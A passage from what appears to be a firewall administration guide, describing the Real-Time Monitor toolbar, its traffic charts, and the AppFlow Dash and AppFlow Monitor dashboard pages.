
Note A chart may be empty or blank if there are no recent data entries received within the viewing range.





Topics:



- [“Using the Toolbar” section on page 54](#)
- [“Common Features” section on page 55](#)
- [“Applications Monitor” section on page 58](#)
- [“Ingress and Egress Bandwidth Flow” section on page 58](#)
- [“Packet Rate Monitor” section on page 60](#)
- [“Packet Size Monitor” section on page 61](#)
- [“Connection Rate Monitor” section on page 62](#)
- [“Connection Count Monitor” section on page 63](#)
- [“Multi-Core Monitor” section on page 63](#)

Using the Toolbar



The Real-Time Monitor Toolbar contains features to specify the refresh rate, export details, configure color palettes, change the amount of data displayed, and pause or play the data flow. Changes made to the toolbar apply across all the data flows.




Option	Widget	Description
Refresh rate		Determines the frequency at which data is refreshed. A numerical integer between 1 to 10 seconds is required. One second is the default.
Export		Exports the data flow into a comma-separated variable (.csv) file. The default file name is sonicflow.csv .
Configure		Allows for customization of the color palette for the Application Chart and Bandwidth Chart. To customize the Color Palette: <ul style="list-style-type: none"> • Enter the desired hexadecimal color codes in the provided text fields. • Click Default for a default range of colors. • Click Generate to generate a random range of colors. • If a gradient is desired, select the Use Gradient checkbox. • To put legends inside the Application Chart, select the Put legends inside Application Chart. • To put legends inside the Bandwidth Chart, select the Put legends inside Bandwidth Chart.
View Range		Displays data pertaining to a specific span of time. Two minutes is the default setting for the view range.
Time & Date	[Using Local Collector] 10:48:16 Dec 16	Displays the current time in 24-hour format (hh:mm:ss), and the current date in Month/Day format.


Pause		Freezes the data flow. The time and date will also freeze. The Pause button will appear gray if the data flow has been frozen.
Play		Unfreezes the data flow. The time and date will refresh as soon as the data flow is updated. The Play button will appear gray if the data flow is live.

Common Features

Directly above each graph, at the far right, is a minus sign, , that collapses the graph when it is clicked. When a graph is collapsed, a plus sign, , is displayed, which expands the graph when it is clicked. Collapsing graphs is useful when you want to compare other graphs closer together.




For most graphs, you can display a legend that shows the name and color used for the applications or interfaces selected in the graph's Display menu. To display or hide the legend, click on the  **Legends** Legend button below the graph.






Note If you selected to have the legends for the Applications and Bandwidth charts displayed within the charts, the **Legends** button has no effect on their display.


Rolling over the interfaces provides tooltips with information about the interface, such as the assigned zone, IP address, and current port status. The information displayed varies by graph.




You are able to view the charts in either a bar graph format or flow (area) chart format.

The bar graph format displays applications individually, thus allowing you to compare applications. In this graph, the applications, interfaces, or core monitors are arranged along the x-axis, for applications and interfaces according to the color code shown in the Legend. The y-axis displays information appropriate to the graph, such as the amount of traffic for each application or interface. To display the data in bar graph format, click on the **Bar Chart** button, . The following example is a “Bar Chart” view.



The flow chart format displays over-lapping data as it occurs. In this graph, the x-axis displays the current time and the y-axis displays information appropriate to the graph, such as the amount of traffic for each application or the rate or size of the interfaces. To display data in the flow chart format, click the **Flow Chart** button, . The following example is a “Flow Chart” view.



Scaling of a Chart

The **Scale** box, , allows for Auto Y-Scaling or custom scaling of a chart.

The values for customized scaling must be a numeric integer. Specifying a unit is optional. If a unit is desired, four options are available:



- **K** for Kilo.
- **M** for Mega.
- **G** for Giga.
- **%** for percentage.




If a custom scale of 100Kbps is desired, then “100K” should be entered. The numeric integer 100 is entered followed by the unit K.

An invalid entry results in the default, **Auto (Auto Y-Scaling)**.

Applications Monitor

The Applications data flow provides a visual representation of the current applications accessing the network.





Option	Widget	Description
Lock		Locks the Display options for the Application interface. The lock and unlock option is available when you select "Most Frequent Apps." Most Frequent Apps displays the top-25 apps, you can use the lock or unlock option to keep the report from altering the top-25 apps.
Unlock		Unlocks the Display options for the Application interface.
Application Display		Specifies which applications are displayed. A drop menu allows you to specify Most Frequent Apps, All Apps, or individual applications. If desired, multiple applications can be selected by clicking more than one check box.

Ingress and Egress Bandwidth Flow



Note The Bandwidth flow charts have no direct correlation to the Application flow charts.



The Ingress and Egress Bandwidth data flow provides a visual representation of incoming and outgoing bandwidth traffic. The current percentage of total bandwidth used, average flow of bandwidth traffic, and the minimum and maximum amount of traffic that has gone through each interface is available in the display.



Option	Widget	Description
Interface Rate Display	<div style="border: 1px solid gray; padding: 5px;"> <p>All Interfaces Rate ▾</p> <p><input checked="" type="checkbox"/> All Interfaces Rate</p> <p><input type="checkbox"/> All Interfaces (%)</p> <p><input type="checkbox"/> X0 Rate</p> <p><input type="checkbox"/> X0 (%)</p> <p><input type="checkbox"/> X1 Rate</p> <p><input type="checkbox"/> X1 (%)</p> </div>	<p>Specifies which Interfaces are displayed.</p> <p>A drop-down menu provides options to specify All Interfaces Rate, All Interfaces, and individual interfaces.</p> <p>The individual interfaces vary depending on the number of interfaces on your network. Multiple interfaces can be selected if desired.</p>

Packet Rate Monitor



The Packet Rate Monitor provides information on the ingress and egress packet rate as packets per second (pps). This can be configured to show packet rate by network interface. The graph shows the packet rate current average, minimum packet rate, and maximum packet rate for both ingress and egress network traffic.



Option	Widget	Description
Interface Rate Display	<div style="border: 1px solid gray; padding: 5px;"> <p>All Interfaces Rate ▾</p> <p><input checked="" type="checkbox"/> All Interfaces Rate</p> <p><input type="checkbox"/> All Interfaces (%)</p> <p><input type="checkbox"/> X0 Rate</p> <p><input type="checkbox"/> X0 (%)</p> <p><input type="checkbox"/> X1 Rate</p> <p><input type="checkbox"/> X1 (%)</p> </div>	<p>Specifies which Interface rates are displayed. A drop-down menu provides options to specify All Interfaces Rate, All Interfaces, and individual interfaces rate.</p> <p>The individual interfaces vary depending on the number of interfaces on your network. Multiple interfaces can be selected if desired.</p>

Packet Size Monitor



The Packet Size Monitor provides information on the ingress and egress packet rate in kilobytes per second (Kps). This can be configured to show packet size by network interface. The graph shows the packet size current average, minimum packet size, and maximum packet size for both ingress and egress network traffic.



Option	Widget	Description
Interface Size Display		<p>Specifies which Interface sizes are displayed. A drop-down menu provides options to specify All Interfaces Size and individual interfaces size.</p> <p>The individual interfaces vary depending on the number of interfaces on your network. Multiple interfaces can be selected if desired.</p>

Connection Rate Monitor



The Connection Rate Monitor provides information about the interface connection rate as connections per second (Cps). The graph shows the current average, minimum, and maximum connection rate. The y-axis displays the total number of connections from 0C (zero connections) to 1KC (one kilo connections).



Option	Widget	Description
Connection Rate Display		<p>Specifies which connection rates are displayed.</p> <p>A drop-down menu provides options to specify All Interfaces Rate and individual interfaces rate.</p> <p>The individual interfaces vary depending on the number of interfaces on your network. Multiple interfaces can be selected if desired.</p>



Connection Count Monitor


The Connection Count Monitor provides a visual representation of the current total number, peak number, and maximum number of connections. The y-axis displays the total number of connections from 0C (zero connections) to 1KC (one kilo connections).



Multi-Core Monitor

The Multi-Core Monitor provides a visual representation of the total utilization, current average number, minimum number, and maximum number, all as percentages. The y-axis displays the percentage, while the x-axis displays either the core or the time.



Option	Widget	Description
Aggregate or Core Display		<p>Specifies whether an aggregate utilization or an individual core utilization is displayed.</p> <p>A drop-down menu provides options to specify Current (Aggregate), Average (Aggregate), or individual core utilization.</p> <p>The individual interfaces vary depending on the number of interfaces on your network.</p>

Dashboard > AppFlow Dash

The **Dashboard > AppFlow Dash** page provides the same information that is provided in **Dashboard > AppFlow Reports**. Only in **AppFlow Dash**, the information is shown in graphs for the top one through ten items in each of these categories:

- Top Applications
- Top Users
- Top Viruses
- Top Intrusions
- Top Spyware
- Top URL Ratings
- Top Locations
- Top IP Addresses




Note The Botnets category on the Dashboard > AppFlow Reports page does not have a graph. See the [“Dashboard > AppFlow Reports”](#) section on page 77.

The toolbar displays the length of time the data have been collected:

SINCE: 01/31/2014 20:36:49.000 UPTIME: 33 Days 17:14:39

You can specify the length of time the data displayed in the graphs have been collected by selecting the start time in the **View** drop-down menu:

- **Since Restart**
- **Since Last Reset**

You can refresh the page display by clicking the **Refresh**  icon or the display of just one graph by clicking the **Refresh** button for that graph.

A green **Status** icon indicates that aggregate AppFlow reporting is enabled.

You can specify the source of the data in the **Data Source** drop-down menu: **Local** or **Global**.

You can select the way to view a graph's data by a drop-down menu in the graph's title bar:

- **Top Applications** and **Top Locations** graphs:
 - **Sessions**—number of connections/flows

- **Init Bytes**—number of bytes sent by the initiator
- **Resp Bytes**—number of bytes sent by the responder
- **Top Users** and **Top IP Addresses** graphs:
 - **Sessions**—number of connections/flows
 - **Bytes Rcvd**—bytes of data received by the user/IP address
 - **Bytes Sent**—bytes of data sent by the user/IP address
- **Top Spyware** and **Top URL Ratings** graphs:
 - **Sessions**—number of connections/flows



Note The graphs for all categories are similar.

Dashboard > AppFlow Monitor

The AppFlow Monitor provides real-time, incoming and outgoing network data. Various views and customizable options in the AppFlow Monitor Interface assist in visualizing the traffic data by applications, users, URLs, initiators, responders, threats, VoIP, VPN, devices, or contents. You can specify the source of the data in the **Data Source** drop-down menu: **Local** or **Global**.

Dashboard /

AppFlow Monitor

Load Filter: -- Select/Input Filter - ▾

+ Filter View ×

Filter: Data Source: Local ▾

Applications Users URLs Initiators Responders Threats VoIP VPN Devices Contents

Create Rule Filter View Interval: Last 60 seconds ▾ Group: Application ▾

#	Application ^	Sessions	Total Packets	Total Bytes	Ave Rate (KBps)	Threats
1	General UDP	1	1	84	0.082	0
2	General ICMP	12	12	552	-	0
3	General HTTPS MGMT	12	187	61.93K	4.661	0
4	General DNS	1	10	2.01K	0.195	0
5	General DHCP	1	1	328	-	0
Total:		5 item(s)	211	64.90K		

up time: 31 Days 20:18:45 Report Flows Mode: All last update: 16:47:31 Mar 04

AppFlow to Local Collector is Enabled. To configure, go to AppFlow > Flow Reporting.

You can pause your cursor over many of the buttons or menu items on the **AppFlow Monitor** page to display a Tooltip that describes the functionality of the button or menu.

Topics:

- [“AppFlow Monitor Tabs” section on page 66](#)
- [“AppFlow Monitor Toolbar” section on page 67](#)
- [“Group Options” section on page 68](#)
- [“AppFlow Monitor Status” section on page 69](#)
- [“AppFlow Monitor Views” section on page 70](#)
- [“Filter Options” section on page 74](#)

AppFlow Monitor Tabs

The **AppFlow Monitor Tabs** contain details about incoming and outgoing network traffic. Each tab provides a faceted view of the network flow. The data is organized by Applications, Users, URLs, Initiators, Responders, Threats, VoIP, VPN, Devices, and Content.

















- The **Applications** tab displays a list of Applications currently accessing the network.
- The **Users** tab displays a list of Users currently connected to the network.
- The **URLs** tab displays a list of URLs currently accessed by Users.
- The **Initiators** tab displays details about current connection initiators.
- The **Responders** tab displays details about current connection responders.
- The **Threats** tab displays a list of threats encountered by the network.
- The **VoIP** tab displays current VoIP and media traffic.
- The **VPN** tab displays a list of VPN sessions connected to the network.
- The **Devices** tab displays a list of devices currently connected to the network.
- The **Contents** tab displays information about the type of traffic flowing through the network.

AppFlow Monitor Toolbar

The AppFlow Toolbar allows for customization of the AppFlow Monitor interface. The ability to create rules and add items to filters allows for more application and user control. Different views, pause and play abilities, customizable data intervals, and refresh rates are also available to aid in visualizing incoming, real-time data.



Option	Widget	Description
Create Rule		Creates a rule to be added to the filter. This will also auto create app-rule/firewall-rule/URL rule for bandwidth management, logging, packet monitoring, or blocking.
Filter View		Adds selected items to the filter and correlates data among the other tabs.
Interval	Interval: 	The span of time in which data is collected.
Group	Group: 	Categorizes selections according to the available grouping options, which vary depending on the tab that is selected. Please refer to the “Group Options” section on page 68 .
List View		Provides a detailed list view of the data flow.
Pie Chart View		Provides a pie chart view of the data flow.
Flow Chart View		Provides a flow (area) chart view of the data flow.
Export		Exports the data flow in comma separated variable (.csv) format.
Configuration		Allows for customization of the display by enabling or disabling columns for Applications, Sessions, Packets, Bytes, Rate, and Threats. Also allows you to enable or disable commas in numeric fields.
Refresh Button		Refreshes the real-time data.

Option	Widget	Description
